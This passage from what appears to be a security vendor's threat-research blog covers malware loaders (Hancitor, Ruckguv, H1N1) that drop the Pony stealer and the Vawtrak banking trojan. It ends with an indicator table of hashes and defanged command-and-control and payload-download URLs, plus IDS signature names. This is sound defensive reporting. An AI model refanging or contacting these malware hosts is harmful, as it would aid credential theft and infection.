This Vawtrak actor has also been experimenting with H1N1 Loader as the initial payload dropped by macro documents. Like the other loaders discussed, it is used to download a Pony DLL and Vawtrak executable. However, H1N1 can also steal credentials. H1N1 also received updates recently, which are discussed on the KernelMode forums [1].

The Vawtrak botnets IDs described here (80, 81, and 82) target primarily U.S. financial organizations with their injects, although a few Canadian and UK organizations have also been targeted. Previously a typical campaign would consist of only a handful of unique documents and several hundred thousand email messages. Starting in April, the actor started using many unique documents for their campaigns—some days using as many as tens of thousands of documents, likely as an attempt to evade detections. We first observed this Vawtrak variant last September. It's notable for its modularity (it included a Pony stealer, a debug module, an inject module, and a back connect module).

Vawtrak may also download TinyLoader, which we have previously observed installing AbaddonPOS malware. We have also recently observed Vawtrak downloading the spambot used to send these campaigns (Send-Safe Enterprise Mailer).

Conclusion

Malware loaders often don't receive the same attention as their payload malware. Yet loaders like Hancitor, Ruckguv, Pony, and others are critical parts of the malware ecosystem. Not only are they incorporating increasing functionality on their own, but they also help threat actors evade detection because of their small download size. They also increase actors' flexibility, allowing them to rapidly swap out payloads as campaigns evolve or differentiate payloads by geolocation, IP, or other instructions provided by C&C infrastructure.

And to that end, updates to loaders bear watching for anyone looking to stay ahead of savvy actors.

References

Indicators of Compromise (IOC)

IOC	IOC Type	Description
9b3fa5dc3b340e0df08d26dd53cd3aa83212950b2d41cf1b1e5a6dd1acd0e4df	SHA56 Hash	Document that dropped Hancitor on April 28
5ec4ba1a97500e664af6896f4c02846ca6777e671bb600103dc8d49224e38f48	SHA56 Hash	Hancitor
b19ec186f59b1f72c768ed2fcd8344d75821e527870b71e8123db96f683f1b68	SHA56 Hash	Pony (Hancitor module)
ec9a14f442bbb549388c7a36f8f221fab4f8d3578540ad528f9cb12d35e73fa5	SHA56 Hash	Vawtrak (Hancitor payload)
[hxxp://hadfanawass[.]com/sl/gate.php]	URL	Hancitor C2
[hxxp://rophenreswi[.]ru/sl/gate.php]	URL	Hancitor C2
[hxxp://mihesfitons[.]ru/sl/gate.php]	URL	Hancitor C2
[hxxps://krrewiaog3u4npcg[.]onion.to/sl/gate.php]	URL	Hancitor C2
[hxxp://quoapps[.]es/pm.dll]	URL	Hancitor downloading Pony
[hxxp://posturepals[.]es/inst1.exe]	URL	Hancitor downloading Vawtrak
b1ba251cf4f494a00ff0d64a50004d839928dac816afb81c33af51622baf2c12	SHA256 Hash	Document that dropped Ruckguv on May 4
0b6e868c196c7ad80fac72a7d02159cfa4f72ad657604cd3e5eb03c796df01ba	SHA56 Hash	Ruckguv
2ccebf5fee30073e849895c6e43f6519017f226281c80177d72febcfbaf1f0d3	SHA56 Hash	Pony (Ruckguv module)

9b11304e4362a8fbe2ee91d8e31d7ae5774019aaeef9240c6878da78bdf0bfa9	SHA56 Hash	Vawtrak (Ruckguv payload)
[hxxp://logimax[.]net[.]in/ii.exe]	URL	Ruckguv downloading Vawtrak
[hxxp://tourjacket[.]me/ii.exe]	URL	Ruckguv downloading Vawtrak
[hxxp://urbanrecreation[.]eu/ii.exe]	URL	Ruckguv downloading Vawtrak
[hxxp://tantrix[.]com[.]tr/pm.dll]	URL	Ruckguv downloading Pony
[hxxp://therapeutica[.]com[.]br/pm.dll]	URL	Ruckguv downloading Pony
[hxxp://therapeutica[.]com[.]br/pm.dll]	URL	Ruckguv downloading Pony

Select ET Signatures that would fire on such traffic:

2819959 || ETPRO TROJAN Hancitor Dropper Checkin

2819978 || ETPRO TROJAN Tordal/Hancitor/Chanitor

2021997 || ET POLICY External IP Lookup api.ipify.org

2014411 || ET TROJAN Fareit/Pony Downloader Checkin 2

2022225 || ET TROJAN Vawtrak HTTP CnC Beacon

2813060 || ETPRO TROJAN Vawtrak Retrieving Module

Subscribe to the Proofpoint Blog